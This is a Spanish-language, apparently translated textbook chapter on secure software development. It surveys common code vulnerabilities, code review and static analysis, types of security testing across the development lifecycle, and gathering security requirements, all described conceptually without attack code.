6. TIPOS DE PRUEBAS, SUS CARACTERISTICAS Y PRINCIPALES HERRAMIENTAS PARA LA SEGURIDAD EN EL SOFTWARE

6.1. Introducción

En este capítulo se ofrece una visión general de las prácticas de seguridad clave que los gerentes de proyectos deben incluir durante la codificación y pruebas de software. Una serie de excelentes libros y sitios web ofrecen una orientación detallada sobre la codificación de seguridad de software y pruebas de seguridad de software. Así, la intención aquí es resumir las consideraciones para los gerentes de proyectos y proporcionar referencias para lectura.

Asumiendo que se han aplicado los requisitos adecuados de ingeniería, diseño y estudios de arquitectura, el siguiente modo más eficaz de identificar y gestionar los riesgos de una aplicación de software es analizar de forma iterativa y revisar su código a través del curso del SDLC. En este capítulo se señalan algunas de las vulnerabilidades de código más comunes y prácticas efectivas para llevar a cabo la revisión de código fuente. También introduce brevemente el tema de las prácticas de codificación segura, y proporciona referencias de apoyo para una mayor investigación.

6.2. Análisis de código

El desarrollo de aplicaciones software robustas que son predecibles en su ejecución y lo más libre posible de la vulnerabilidad es una tarea difícil; haciéndolas completamente seguro es imposible. Con demasiada frecuencia, las empresas de desarrollo de software ponen funcionalidades, horarios y unos costes a la vanguardia de sus preocupaciones y hacer que la seguridad y la calidad de una ocurrencia tarde. Casi todos los ataques a las aplicaciones software tienen una causa fundamental: el software no es seguro debido a defectos en su diseño, codificación, pruebas y operaciones.

Una vulnerabilidad es un defecto de software que un atacante puede explotar. Los defectos típicos caen en una de dos categorías: errores y defectos.

Un error es un problema introducido durante la implementación del software. La mayoría de los bugs pueden ser fácilmente descubiertos y corregidos. Algunos ejemplos son los desbordamientos de búfer, las condiciones de ejecución, las llamadas al sistema no seguras o la validación incorrecta de una entrada.

Un fallo es un problema a un nivel mucho más profundo. Los defectos son más sutiles, por lo general se origina en el diseño y se ejecuta en el código. Ejemplos de fallos incluyen problemas de compartimentación en el diseño, problemas de control de errores y control de acceso roto o ilógico.

En la práctica, nos encontramos con que los problemas de seguridad de software se

dividen 50/50 entre los errores y defectos [McGraw 2006]. Así, el descubrimiento y la eliminación de errores durante el análisis de código se encarga de aproximadamente la mitad del problema al abordar la seguridad del software.

6.2.1 Código común de vulnerabilidades de software

El uso de prácticas de codificación de sonido puede ayudar a reducir sustancialmente los defectos de software introducidas comúnmente durante la implementación. Los siguientes tipos de errores de seguridad son comunes. Más detalles están disponibles en [McGraw 2006]

Validación de entrada

Confiar en las entradas del usuario y los parámetros es una fuente frecuente de problemas de seguridad. Los ataques que se aprovechan de la poca o ninguna validación de las entradas incluyen el script cross-site, los valores de puntero ilegales, desbordamientos de buffer, y el envenenamiento de caché DNS (refiérase al glosario para las definiciones de estos tipos de ataques). Además, la validación de entrada inadecuada puede dar lugar a desbordamientos de búfer y defectos de SQL como se describe a continuación. Todos estos tipos de ataques pueden presentar riesgos para la confidencialidad y la integridad. Uno de los enfoques más eficaces para la validación de la entrada es el uso de una lista blanca, que enumera todas las buenas entradas conocidas de un sistema se le permite aceptar y excluye todo lo demás (incluidos los caracteres utilizados para realizar cada tipo de ataque)

Excepciones

Las excepciones son eventos que perturban el flujo normal del código. Los lenguajes de programación pueden utilizar un mecanismo llamado manejador de excepción para hacer frente a acontecimientos inesperados como una división por cero intentos, la violación de la protección de memoria, o un error aritmético como la de un punto flotante. Estas excepciones pueden ser manejadas por el código mediante la comprobación de las condiciones que pueden conducir a tales violaciones. Cuando no se realizan dichos controles, sin embargo, el manejo de excepciones pasa el control de la función con el error a un contexto de ejecución más alto en un intento de recuperar esa condición. Tal manejo de excepciones interrumpe el flujo normal del código. Los problemas de seguridad que surgen de la gestión de excepciones se discuten en [McGraw 2006].

Desbordamientos del búfer

Los desbordamientos del búfer son métodos que se usa para explotar el software de forma remota mediante la inyección de código malicioso en la aplicación destino [Hoglund 2004; Viega 2001]. La causa raíz de los problemas de desbordamiento de búfer es que los lenguajes de programación más utilizados, como C y C++ son inseguros. Los controles de referencia límites de matrices y punteros se llevan a cabo, lo

que significa que un desarrollador debe comprobar los límites (una actividad que a menudo se pasa por alto) o problemas de riesgo en día.

El comportamiento indeterminado de programas que han invadido un buffer hace que sea particularmente difícil de depurar. En el peor de los casos, un programa puede desbordar un búfer y no mostrar ningún efecto secundario adverso en absoluto. Como resultado, los problemas de desbordamiento de búfer a menudo permanecen invisibles durante las pruebas estándar. La cosa importante a realizar sobre los desbordamientos del búfer es que cualquier dato que pasa a ser asignado cerca del búfer potencialmente puede ser modificado cuando se produzca el desbordamiento.

Vulnerabilidades de uso de memoria seguirán siendo un recurso fructífero para la explotación del software hasta que los lenguajes que incorporan los sistemas de gestión de memoria entren en un uso más amplio.

Inyección SQL

La inyección SQL es actualmente la técnica principal utilizada por los atacantes para tomar ventaja de los defectos de entrada no validados para pasar comandos SQL a través de una aplicación para su ejecución por una base de datos. El modelo de seguridad utilizado por muchas aplicaciones asume que una consulta SQL es un comando de confianza. En este caso, el defecto se encuentra en la construcción del software de una sentencia de SQL dinámica basado en la entrada del usuario.

Los atacantes se aprovechan del hecho de que los desarrolladores suelen encadenar comandos SQL con parámetros proporcionados por el usuario, lo que significa que los atacantes pueden, por lo tanto, incorporar comandos SQL dentro de estos parámetros. Como resultado, el atacante puede ejecutar consultas SQL arbitrarias y / o comandos en el servidor de base de datos a través de la aplicación. Esta capacidad permite a los atacantes explotar las consultas SQL para eludir los controles de acceso, la autenticación y las comprobaciones de autorización. En algunos casos, las consultas SQL pueden permitir el acceso a los comandos en el nivel del sistema operativo anfitrión. Esto se puede hacer usando procedimientos almacenados.

Condiciones de ejecución

Las condiciones de ejecución pueden tomar muchas formas, pero se pueden caracterizar como dependencias de programación entre múltiples hilos e instrucciones (thread) que no están sincronizados adecuadamente, causando una temporización indeseable de acontecimientos. Un ejemplo de una condición de ejecución que podría tener un resultado negativo en la seguridad es cuando se requiere una secuencia específica de eventos entre los eventos A y B, una anticipación se produce y la secuencia adecuada no está garantizada por el programa de software. Los desarrolladores pueden utilizar una serie de funciones de programación para controlar la sincronización de hilos, tales como semáforos, exclusiones mutuas, y las secciones críticas. Las condiciones de ejecución se clasifican en tres categorías principales:

- *Bucles infinitos*, que hacen que un programa para nunca termina o nunca regresa a un poco del flujo de la lógica o el control
- *Puntos muertos*, que se producen cuando el programa está a la espera de un recurso sin ningún mecanismo de tiempo de espera o de caducidad y el recurso o bloqueo nunca se libera
- *Colisiones de recursos*, que representan fallos para sincronizar el acceso a los recursos compartidos, a menudo resulta en la corrupción de recursos o privilegios escalados (ver [Bishop 1996])

Otras preocupaciones de seguridad que surgen de estos y otros tipos de vulnerabilidades de software se discuten en [McGraw 2006].

6.2.2 Revisión del código fuente

La revisión de código fuente para la seguridad ocupa un lugar destacado en la lista de buenas prácticas destinadas a mejorar la seguridad del software. El diseño estructurado y las inspecciones de código así como la revisión por pares del código fuente, pueden producir mejoras sustanciales en la seguridad del software. En este tipo de revisión, los revisores se reúnen uno a uno con los desarrolladores y la revisión del código visual determina si se cumple con los criterios de seguridad previamente establecidos de desarrollo de código. Los revisores consideran los estándares de codificación y el uso de listas de control de revisión de código mientras inspeccionan comentarios de código, documentación, el plan de prueba de la unidad y el cumplimiento del código con los requisitos de seguridad. La unidad de prueba previstas detalle cómo se pondrá a prueba el código para demostrar que cumple los requisitos de seguridad y estándares de diseño / codificación destinadas a reducir los fallos de diseño y errores de implementación. El plan de prueba incluye un procedimiento de prueba, los insumos y los productos esperados [Viega 2001].

Una inspección de código en busca de vulnerabilidades de seguridad puede llevar mucho tiempo. Para realizar un análisis manual con eficacia, los revisores deben saber que las vulnerabilidades de seguridad se ven antes de que puedan examinar con rigor el código e identificar esos problemas. Se prefiere el uso de herramientas de análisis estático sobre el análisis manual para este propósito porque las antiguas herramientas son más rápidos, se puede utilizar para evaluar los programas de software con mucha más frecuencia y se puede encapsular el conocimiento de seguridad de una manera que no requiere que el operador de la herramienta tenga el mismo nivel de experiencia en seguridad como un usuario humano. Sin embargo, estas herramientas no pueden sustituir a un analista humano; sólo pueden acelerar las tareas que son fáciles de automatizar.

Herramientas de análisis de código fuente estático

El análisis de código fuente estático es el proceso por el cual los desarrolladores de software comprueban su código para problemas e inconsistencias antes de compilarlo. Los desarrolladores pueden automatizar el análisis de código fuente mediante el uso de herramientas de análisis estático. Estas herramientas de análisis del código fuente y detectan automáticamente los errores que normalmente pasan a través de los compiladores y pueden causar problemas más adelante en el SDLC.

El análisis estático tiene la ventaja de que se realiza antes de que un programa alcance un nivel de finalización donde el análisis dinámico o de otros tipos de análisis puede ser usado de manera significativa. Sin embargo, los analizadores de código estático no deben ser vistos como una alternativa para todos los potenciales problemas. Estas herramientas pueden producir falsos positivos y falsos negativos. Es decir, resultados que indican que no se encontraron defectos de seguridad no debe ser tomado en el sentido de que su código es completamente libre de vulnerabilidades o el 100 por ciento seguro; más bien, estos resultados, simplemente significa que su código no tiene ninguno de los patrones que se encuentran en la base de reglas de la herramienta de análisis de los defectos de seguridad.

❖ ¿Qué herramientas de análisis estático buscar?

Las herramientas de análisis estático buscan un conjunto fijo de patrones o reglas en el código de una manera similar a los programas de detección de virus. Mientras que algunas de las herramientas más avanzadas permiten nuevas reglas que se añadirán a la base de reglas, la herramienta no encontrará nunca un problema si una regla no ha sido escrita para él.

Estos son algunos ejemplos de los problemas detectados por los analizadores de código estático:

- Problemas de sintaxis
- Código inalcanzable
- Bucles incondicionales
- Variables no declaradas
- Las variables sin inicializar
- Desajustes de tipo de parámetro
- Funciones y procedimientos no desembolsados
- Variables utilizadas antes de la inicialización
- No usar el resultados de la función
- Errores de array posiblemente unidos
- El mal uso de punteros

La mayor promesa de herramientas de análisis estático se deriva de su capacidad para identificar automáticamente muchos problemas comunes de codificación.

Desafortunadamente, los errores de implementación creadas por errores del desarrollador son a menudo sólo parte del problema. Las herramientas de análisis estático no pueden evaluar el diseño y defectos arquitectónicos. Ellas no pueden identificar librerías criptográficas mal diseñadas o algoritmos incorrectamente seleccionados, y no pueden señalar problemas de diseño que podrían causar confusión entre autenticación y autorización.

Asimismo, no puede identificar contraseñas o números mágicos incrustados en el código. Un inconveniente adicional de análisis de código automatizado es que las herramientas son propensas a producir falsos positivos cuando una vulnerabilidad potencial no existe. Esto es especialmente cierto en las herramientas de software libre antiguas, la mayoría de las cuales no son compatibles de forma activa; muchos analistas no encuentran que esas herramientas sean útiles en el análisis de los sistemas de software del mundo real [1], los proveedores de herramientas comerciales están abordando activamente el problema de los falsos positivos y se han hecho considerables progresos en este ámbito, pero aún queda mucho por hacer.

[1] Véase la herramienta de seguridad de software Cigital ITS4 (<http://www.cigital.com/its4>) y Fortify Software's RATS (herramienta de auditoría para la Seguridad) (<http://www.fortifysoftware.com/security-resources/rats.jsp>).

Las herramientas de análisis estático pueden identificar sólo un subconjunto de las vulnerabilidades que conducen a problemas de seguridad. Estas herramientas deben utilizarse siempre en combinación con el análisis manual y otros métodos de garantía de software para reducir las vulnerabilidades que no pueden ser identificados sobre la base de patrones y reglas.

Análisis de métricas

El análisis métricas produce una medida cuantitativa del grado al que el código analizado posee un atributo dado. Un atributo es una característica o una propiedad del código. Por ejemplo,

- ❖ Cuando se consideran por separado, las "líneas de código" y el "número de fallos de seguridad" son dos medidas distintas que ofrecen muy poco sentido comercial porque no hay contexto para sus valores. Una métrica compuesta como "número de infracciones / líneas de código" proporciona un valor relativo más interesante. Una métrica comparativa como este puede ser usado para comparar y contrastar la "densidad de defectos de seguridad" de un sistema dado en contra de una versión anterior o sistemas similares y por lo tanto proporcionar a la dirección datos útiles para la toma de decisiones. [McGraw 2006, p. 247]

Se distinguen dos tipos de métricas de software cuantitativos: absoluta y relativa. *Métricas absolutas* son valores numéricos que representan una característica del código, como la probabilidad de fallo, el número de referencias a una variable en particular en una aplicación, o el número de líneas de código. Las métricas absolutas no implican

incertidumbre. No puede haber más de una y sólo una representación numérica correcta de una métrica absoluta dado. En contraste, las *métricas relativas* proporcionan una representación numérica de un atributo que no se puede medir con precisión, tales como el grado de dificultad en la prueba de desbordamientos de búfer. No existe una manera objetiva y absoluta para medir tal atributo. Las variables múltiples se cuenta en una estimación del grado de dificultad de la prueba, y cualquier representación numérica es sólo una aproximación.

6.3. Pruebas de seguridad de software

Las actividades de prueba de seguridad se llevan a cabo principalmente para demostrar que un sistema cumpla con sus requisitos de seguridad y para identificar y minimizar el número de vulnerabilidades de seguridad en el software antes de que el sistema entre en producción. Además, las actividades de pruebas de seguridad pueden ayudar a reducir los costes generales del proyecto, la protección de la reputación o la marca de la organización una vez que se implementa un producto, la reducción de los gastos del litigio y cumplir con los requisitos reglamentarios.

El objetivo de las pruebas de seguridad es asegurar que el software que está siendo probado es sólido y funciona de una manera aceptable incluso en la presencia de un ataque malicioso. Los diseñadores y las especificaciones pueden esbozar un diseño seguro, y los desarrolladores podrían ser diligente y escribir código seguro, pero en última instancia el proceso de prueba determina si el software se asegura adecuadamente una vez que se envió.

Las pruebas son laboriosas, lentas y costosas, por lo que la elección de los enfoques de pruebas debe basarse en los riesgos para el software y el sistema. El análisis de riesgos proporciona el contexto adecuado y la información para hacer equilibrios entre el tiempo y el esfuerzo y lograr la eficacia de prueba.

Métodos de Prueba de Seguridad

Dos métodos comunes para probar si el software ha cumplido con sus requisitos de seguridad son las pruebas de seguridad funcional y pruebas de seguridad basado en el riesgo [McGraw 2006]. Con las pruebas funcionales se pretende asegurar que el software se comporta como se especifica y así se basa en gran medida en lo que demuestra que los requisitos definidos por adelantado durante la ingeniería de requisitos se cumplen en un nivel aceptable. Y las pruebas basadas en el riesgo exploran los riesgos específicos que han sido identificados a través de análisis de riesgos.

6.3.1 Pruebas funcionales

Las pruebas funcionales generalmente significan probar la adherencia del sistema a sus necesidades funcionales. Un requisito funcional normalmente tiene la siguiente forma: "Cuando una cosa específica que ocurre, entonces el software debe responder de una determinada manera." Esta forma de especificar un requisito es conveniente para el probador, que puede ejercer el "si" parte de los requisitos y luego confirme que el

software se comporta como debería. Los ejemplos de los requisitos funcionales de seguridad son por ejemplo que la cuenta de un usuario se desactiva después de tres intentos fallidos de ingresar y que sólo ciertos caracteres están permitidos en una dirección URL. Estos requisitos funcionales positivos se pueden probar de forma tradicional, como el intento de tres intentos fallidos de ingresar y verificar que la cuenta está deshabilitada, o mediante el suministro de una URL con caracteres ilegales y asegurarse de que esos personajes son despojados antes de que se procese la URL.

Una práctica común es el desarrollo de software para asegurarse de que a todos los requisitos se les puede asignar un artefacto de software específico destinado a poner en práctica esa exigencia. Como consecuencia, el probador que está investigando un requisito específico sabe que exactamente que artefacto de código probar. En general, existe una correlación clara entre los requisitos funcionales, artefactos de código y pruebas funcionales.

A continuación se presentan algunos ejemplos de pruebas funcionales:

Pruebas ad-hoc (prueba basada en la experiencia) y pruebas de explotación: Las pruebas se basan en la habilidad del probador, la intuición y la experiencia con programas similares para identificar pruebas no capturados en las técnicas más formales.

Pruebas basadas en modelos basados en la Especificación: Las pruebas se derivan automáticamente a partir de una especificación creada en un lenguaje formal o mediante el uso de un modelo de interfaces de programa.

Equivalencia de particiones: Las pruebas se obtuvieron dividiendo el dominio de entrada en una colección de subconjuntos o clases de equivalencia (como ruta de salida o de la estructura del programa) y luego seleccionar las pruebas representativas de cada clase.

Análisis de los valores de límites: Las pruebas se seleccionan en o cerca de los límites del dominio de entrada de las variables, dado que muchos defectos tienden a concentrarse cerca de los valores extremos de entradas.

Pruebas de robustez y tolerancia a fallos: Los casos de prueba son elegidos fuera del dominio para poner a prueba la solidez del programa de cara a las entradas inesperadas y erróneas.

Pruebas de tablas de decisiones (también llamado en base lógica): Las pruebas se derivan de la consideración sistemática de todas las combinaciones posibles de condiciones y acciones (tales como salidas)

Pruebas basadas en el estado: Las pruebas se seleccionan en base a los estados de cubierta y las transiciones de un modelo de máquina de estados finitos del software.

Pruebas de control de flujo: Las pruebas se seleccionan para detectar estructuras de programas deficientes e incorrectos. Los criterios de prueba tienen por objeto cubrir todas las declaraciones, clases o bloques en el programa (o algunas combinaciones específicas).

Pruebas de flujo de datos: Este tipo de prueba se utiliza a menudo para probar las interfaces entre los subsistemas. Esto se logra por la anotación de un gráfico de flujo de control del programa con información acerca de cómo se definen y utilizan las variables y luego trazando caminos desde donde la variable se define hasta donde se utiliza.

Pruebas basadas en casos de uso: Las pruebas se derivan mediante el desarrollo de un escenario operacional o un conjunto de casos de uso que describen cómo el software se puede utilizar en su entorno operativo.

Prueba basada en código (también conocidas como pruebas de caja blanca): Este enfoque es un súper conjunto de flujo de control y pruebas de flujo de datos. Las pruebas están diseñadas para cubrir el código mediante el uso de la estructura de control, estructura de flujo de datos, el control de la decisión, y la modularidad.

Pruebas basadas en fallos: Las pruebas están diseñadas para introducir intencionalmente fallos para investigar la robustez y la fiabilidad [Whittaker 2003] programa.

Pruebas de protocolo de cumplimiento: Las pruebas están diseñadas para utilizar el protocolo de comunicación de un programa en base de prueba. En combinación con la prueba de los valores límite y las pruebas basadas en la equivalencia, este método es útil para los programas basados en la web y otros programas basados en Internet.

Pruebas de carga y rendimiento: Las pruebas se han diseñado para comprobar que el sistema cumple los requisitos de funcionamiento específicos (capacidad y tiempo de respuesta) mediante el ejercicio del sistema para la carga máxima por construcción y más allá de ella.

6.3.2 Pruebas basadas en el riesgo

Las pruebas basadas en el riesgo abordan requisitos negativos, que establecen lo que un sistema de software no debe hacer. Las pruebas de los requisitos negativos se pueden desarrollar de muchas maneras. Ellos deben derivarse de un análisis de riesgos, que debería abarcar no sólo los riesgos de alto nivel identificados durante el proceso de diseño, sino también los riesgos de bajo nivel derivados del propio software.

Al probar los requisitos negativos, los ingenieros de pruebas de seguridad por lo general buscan los errores más comunes y de ensayo sospechosas en el software. El énfasis está en la búsqueda de vulnerabilidades, a menudo mediante la ejecución de pruebas de mal uso y abuso que intentan explotar las debilidades de software. Además de demostrar la presencia real de las vulnerabilidades, las pruebas de seguridad pueden ayudar a descubrir los síntomas que sugieren las posibles vulnerabilidades.

Desafortunadamente, el proceso de derivación de las pruebas de riesgos es tanto un arte como una ciencia, de modo que depende en gran medida de las habilidades y conocimientos de seguridad del ingeniero de pruebas. Muchas de las herramientas automatizadas pueden ser útiles durante la prueba basada en él, pero estas herramientas sólo pueden realizar tareas sencillas; las tareas difíciles siguen siendo responsabilidad del ingeniero de pruebas. También puede considerar el uso de herramientas comerciales para la identificación de vulnerabilidades en aplicaciones web como los de SPI Dynamics y Watchfire.

6.4. Tipos de pruebas de seguridad en todo el SDLC

Las actividades relacionadas con las pruebas se llevan a cabo durante todo el ciclo de vida del software, no sólo después de que la codificación es completa. Los preparativos para las pruebas de seguridad pueden comenzar incluso antes de que el sistema de software tiene planeado requisitos definidos y antes de un análisis de riesgo se ha llevado a cabo. Por ejemplo, la experiencia con sistemas similares puede proporcionar una gran cantidad de información relevante sobre la actividad del atacante.

Durante la fase de requisitos, la planificación de las pruebas se centra en que expone cada requisito y se pondrá a prueba. Algunos de los requisitos inicialmente pueden parecer ser comprobable. Si la planificación de controles ya está en marcha, entonces esos requisitos pueden ser identificados y posiblemente revisados para hacerlos más comprobable.

El software se pone a prueba en muchos niveles en un típico proceso de desarrollo. A continuación se describen varias actividades más amplias que son comunes a la mayoría de los procesos de prueba, algunos de los cuales se repiten en diferentes momentos de artefactos de software en diferentes niveles de complejidad. Se discute el papel de las pruebas de seguridad en cada una de estas actividades:

- Las prueba unitarias, donde las clases, métodos, funciones, u otros componentes relativamente pequeños individuales se ponen a prueba
- Las bibliotecas de pruebas y archivos ejecutables
- Las pruebas funcionales, donde el software es la prueba de cumplimiento de los requisitos
- Las pruebas de integración, donde el objetivo es probar si los componentes de software trabajan juntos como deberían
- Las pruebas del sistema, donde todo el sistema es bajo prueba

6.4.1 Pruebas unitarias

Las pruebas unitarias suelen ser la primera etapa de las pruebas que el software pasa. Este tipo de prueba consiste en el ejercicio de funciones individuales, métodos, clases u otros componentes. Como un enfoque funcional para las pruebas unitarias, las pruebas de caja blanca suele ser muy eficaz en la validación de las decisiones de diseño y los supuestos y en la búsqueda de errores de programación y errores de implementación. Se centra en el análisis de los flujos de datos, flujos de control, flujos de información, las prácticas de codificación y excepción y gastos de envío dentro del sistema de error, con el objetivo de poner a prueba tanto la intención y el comportamiento del software no deseado.

Las pruebas de caja blanca pueden realizar validaciones si la aplicación del código sigue el diseño previsto, para validar la funcionalidad de seguridad implementada, y para descubrir vulnerabilidades explotables.

Las pruebas de caja blanca requieren saber lo que hace que un software sea seguro o inseguro, cómo pensar como un atacante, y cómo usar las diferentes herramientas y técnicas de prueba. El primer paso en dicha prueba es comprender y analizar el código fuente, por lo que conocer lo que hace el software es un requisito fundamental. Además, para crear pruebas que explotan software, un probador debe pensar como un atacante. Por último, para llevar a cabo pruebas, los probadores tienen que saber qué tipo de herramientas y técnicas están disponibles para pruebas de caja blanca.

6.4.2 Pruebas de bibliotecas y archivos ejecutables

En muchos proyectos de desarrollo, las pruebas unitarias son seguidas de cerca por un esfuerzo de la prueba que se centra en las bibliotecas y archivos ejecutables. Por lo general, los ingenieros con experiencia en pruebas de seguridad realizan pruebas a este nivel en lugar de los desarrolladores de software. Como parte de esta prueba, puede haber una necesidad de una tecnología especializada como de tráfico de red personalizado y simular las condiciones de fallo y de estrés, permite la observación del comportamiento del programa anómala, y así sucesivamente.

Las bibliotecas necesitan una atención especial en las pruebas de seguridad, ya que los componentes que se encuentran en una biblioteca con el tiempo pueden ser reutilizados en formas no previstas en el diseño actual del sistema. Por ejemplo, un desbordamiento de búfer en una función de la biblioteca en particular puede parecer de poco riesgo porque los atacantes no pueden controlar cualquiera de los datos procesados por esa función; en el futuro, sin embargo, esta función puede ser reutilizada de una manera que hace que sea accesible a los ataques externos. Por otra parte, las bibliotecas pueden ser reutilizadas en proyectos de desarrollo de software en el futuro, incluso si tal reutilización no fue planeada durante el diseño del sistema actual.

6.4.3 Pruebas de integración

Las pruebas de integración se centran en una colección de subsistemas, que puede contener muchos componentes ejecutables. Numerosos errores de software son conocidos por aparecer sólo por la forma de interacción con otros componentes, y lo mismo para los errores de seguridad.

Los errores de integración a menudo surgen cuando un subsistema hace supuestos injustificados sobre otros subsistemas. Por ejemplo, un error de integración puede ocurrir si la función de llamada y la función llamada asumen que el otro es responsable de la comprobación de los límites y tampoco se hace realidad el chequeo. No comprobar correctamente los valores de entrada es una de las fuentes más comunes de vulnerabilidades de software. A su vez, los errores de integración son una de las fuentes más comunes de los valores de entrada sin marcar, ya que cada componente puede asumir que las entradas se están comprobando en otros lugares. Durante las pruebas de seguridad, es especialmente importante determinar qué flujos de datos y controles de

flujos pueden y no pueden ser influenciados por un potencial atacante.

6.4.4 Pruebas de sistema

Ciertas actividades relevantes para la seguridad del software, tales como las pruebas de estrés, a menudo se realizan a nivel del sistema. Las pruebas de penetración también se lleva a cabo a nivel del sistema, y cuando se encuentra una vulnerabilidad de esta manera, proporciona una prueba tangible de que la vulnerabilidad es real: una vulnerabilidad que puede ser explotada durante la prueba del sistema será explotable por los atacantes. A la vista del calendario, el presupuesto y las limitaciones de personal, estos problemas son las vulnerabilidades más importantes que arreglar.

Prueba de estrés para la seguridad

Las pruebas de estrés son importantes para la seguridad ya que el software reacciona de manera diferente cuando está bajo estrés. Por ejemplo, cuando un componente está desactivado debido a la insuficiencia de recursos, otros componentes pueden compensar en forma insegura. Los atacantes podrían ser capaces de suplantar subsistemas que son lentos o con debilidades, y las condiciones de carrera podría llegar a ser más fáciles de explotar. Las pruebas de estrés también pueden ejercer controladores de errores, que son a menudo plagados de vulnerabilidades. Los probadores de seguridad deben buscar un comportamiento inusual durante las pruebas de estrés que podrían indicar la presencia de vulnerabilidades insospechadas.

Prueba de caja negra

Un método popular para las pruebas del sistema son las pruebas de caja negra. Las pruebas de caja negra utilizan métodos que no requieren acceso al código fuente. O bien el ingeniero de pruebas no tiene acceso o los detalles del código fuente son irrelevantes para que las propiedades estén probadas. Como consecuencia de ello, las pruebas de caja negra se centra en el comportamiento externamente visible del software, tales como los requisitos, especificaciones de protocolos, API, o incluso intentos de ataques. Dentro del campo de pruebas de seguridad, las pruebas de caja negra se asocian normalmente con las actividades que tienen lugar durante la fase de prueba previa al despliegue (prueba del sistema) o en forma periódica después de que el sistema ha sido implementado.

Las actividades de prueba de caja negra implican casi universalmente el uso de herramientas, que normalmente se centran en áreas específicas tales como la seguridad de red, seguridad de base de datos, los subsistemas de seguridad, y la seguridad de las aplicaciones web. Por ejemplo, las herramientas de seguridad de red incluyen analizadores de puertos para identificar todos los dispositivos activos conectados a la red, los servicios que funcionan en los sistemas conectados a la red y las aplicaciones que se ejecutan para cada servicio identificado.

Para obtener más información sobre las pruebas de caja negra y herramientas de prueba,

consulte [BSI 14].

Pruebas de penetración

Otro enfoque común para la realización de ciertos aspectos de las pruebas de la seguridad del sistema son las pruebas de penetración, lo que permite a los administradores de proyectos evaluar cómo es probable tratar de subvertir un sistema de un atacante. En un nivel básico, el término "pruebas de penetración" se refiere a las pruebas de seguridad de un sistema informático y / o aplicación software, tratando de comprometer su seguridad en particular, la seguridad del sistema operativo subyacente y configuraciones de los componentes de la red.

Las herramientas de pruebas de penetración convencionales vienen en una variedad de formas, dependiendo de qué tipo de pruebas que pueden realizar.

6.4.5 Fuentes de información adicionales sobre las pruebas de seguridad de software

Los artículos titulados "*Software Penetration Testing*", "*Static Analysis for Security*" y "*Software Security Testing*" están disponibles en la página web de BSI en *Recursos Adicionales* [BSI 17].

El libro "*The Art of Software Security Testing*" [Wysopal 2006] revisa el diseño de software y vulnerabilidades de código y proporciona directrices sobre cómo evitarlos. Este libro describe formas de personalizar las herramientas de depuración de software para poner a prueba los aspectos únicos de cualquier programa de software y luego analizar los resultados para identificar las vulnerabilidades explotables. Incluye los siguientes temas:

- Pensando en la manera que los atacantes piensan
- La integración de las pruebas de seguridad en el SDLC
- El uso de modelos de amenazas para priorizar las pruebas basadas en el riesgo
- Laboratorios de construcción de pruebas para la realización de pruebas en blanco, gris y caja negra
- Elegir y utilizar las herramientas adecuadas
- La ejecución de los principales ataques de hoy, a partir de la inyección de fallos hasta el desbordamientos de búfer
- Determinar cuáles defectos son los más propensos a ser explotados

La explotación del software: "How to Break Code" [Hoglund 2004] proporciona ejemplos de ataques reales, patrones de ataque, herramientas y técnicas utilizadas por los atacantes para romper software. Discute la ingeniería inversa, los ataques clásicos contra el servidor, ataques sorprendentes contra el software cliente, las técnicas para la elaboración de las entradas malintencionadas, desbordamientos de buffer, y rootkits.

Cómo romper software seguro: “A Practical Guide to Testing” [Whittaker 2003] define técnicas (ataques que los ingenieros de prueba de software pueden utilizar en su propio software) que están diseñadas para revelar vulnerabilidades de seguridad en los programas de software. Los capítulos del libro analizan los modelos de fallos para las pruebas de seguridad de software, la creación de escenarios de entrada de usuarios no anticipados, y formas de atacar los diseños de software y el código que se centra en los lugares más comunes donde las vulnerabilidades de software se producen (por ejemplo, interfaces de usuario, las dependencias de software, diseño de software, y el proceso y la memoria).

Página dejada en blanco intencionadamente

7. CONTROLES A IMPLEMENTAR PARA HACER SOFTWARE SEGURO

Unas de las grandes carencias en el desarrollo de software es la ausencia de seguridad. La seguridad en un software es la clave principal para la sostenibilidad y ciclo de vida del mismo pues nadie confía en las inseguridades que nos ofrecen.

En este apartado vamos a resumir los controles, puntos y herramientas necesarios para el desarrollo de un software seguro tanto en un entorno web como para aplicaciones de escritorio.

Algunas preguntas que deben hacerse cuando se va a construir un software seguro pueden ser:

1. ¿Fue diseñado, construido y probado para ser seguro?
2. ¿Continúa ejecutándose correctamente bajo un ataque?
3. ¿Fue diseñado enfocado a errores de seguridad?
4. ¿Qué debemos conseguir para crear software seguro?
5. Adoptar un modelo de madurez de desarrollo de software
6. Debemos considerar la seguridad del software desde el principio hasta el final

7.1. Fase de toma de requisitos

Metas

Los requisitos de seguridad deben ser completos, consistentes, inequívocos, correctos, trazables, priorizables, modificables, verificables.

Ejemplos de métricas para esta área son:

- Número de requisitos de seguridad
- Número de requisitos que no se cumplen
- Número de requisitos aceptados por los usuarios finales

Ciclo de Vida

Los requisitos de seguridad de aplicaciones informáticas se definen en varios puntos:

- Cuando da comienzo el proyecto, se lleva a cabo la definición de los requerimientos, recopilando, examinando y formulando los requisitos del cliente, a la vez que examinando cualquier restricción que pueda aplicar.
- Durante la fase de las pruebas hay que evaluar si se han cumplido los requisitos de seguridad.
- Por último, en la fase de negociación del contrato/acuerdo con terceras partes.

Buenas Prácticas

En esta fase se deben añadir todos los requisitos de seguridad que surjan, como pueden ser la gestión de password y autenticación, la gestión de roles, los requisitos de conocimientos del equipo, el sistema de logs...

Aunque todo ello no es parte directa del diseño funcional de la aplicación, son necesarios para evitar incidentes futuros.

Se deben contemplar riesgos en esta fase como la cesión de datos a terceros, la política de confidencialidad, los planes de recuperación ante desastres o la seguridad de los datos de los usuarios.

Los requisitos de seguridad definen como funciona una aplicación desde una perspectiva de la seguridad. Es indispensable que los requisitos de seguridad sean probados. Probar, en este caso, significa comprobar los supuestos realizados en los requisitos, y comprobar si hay deficiencias en las definiciones de los requisitos.

Por ejemplo, si hay un requisito de seguridad que indica que los usuarios deben estar registrados antes de tener acceso a una sección de una página web, ¿Significa que el usuario debe estar registrado con el sistema, o debe estar autenticado? Hay que asegurarse de que los requisitos sean lo menos ambiguos posible.

A la hora de buscar inconsistencias en los requisitos, hay que tener en cuenta mecanismos de seguridad como:

- Gestión de Usuarios (reinicio de contraseñas, etc.)
- Autenticación
- Autorización
- Confidencialidad de los Datos
- Integridad
- Contabilidad
- Gestión de Sesiones
- Seguridad de Transporte
- Segregación de Sistemas en Niveles
- Privacidad

También hay que tener en cuenta al evaluar los requisitos de seguridad:

- Revisar proyectos y especificar los requisitos de seguridad basados en la funcionalidad
- Analizar los documentos de orientación de seguridad de cumplimiento y de mejores prácticas para derivar requisitos adicionales
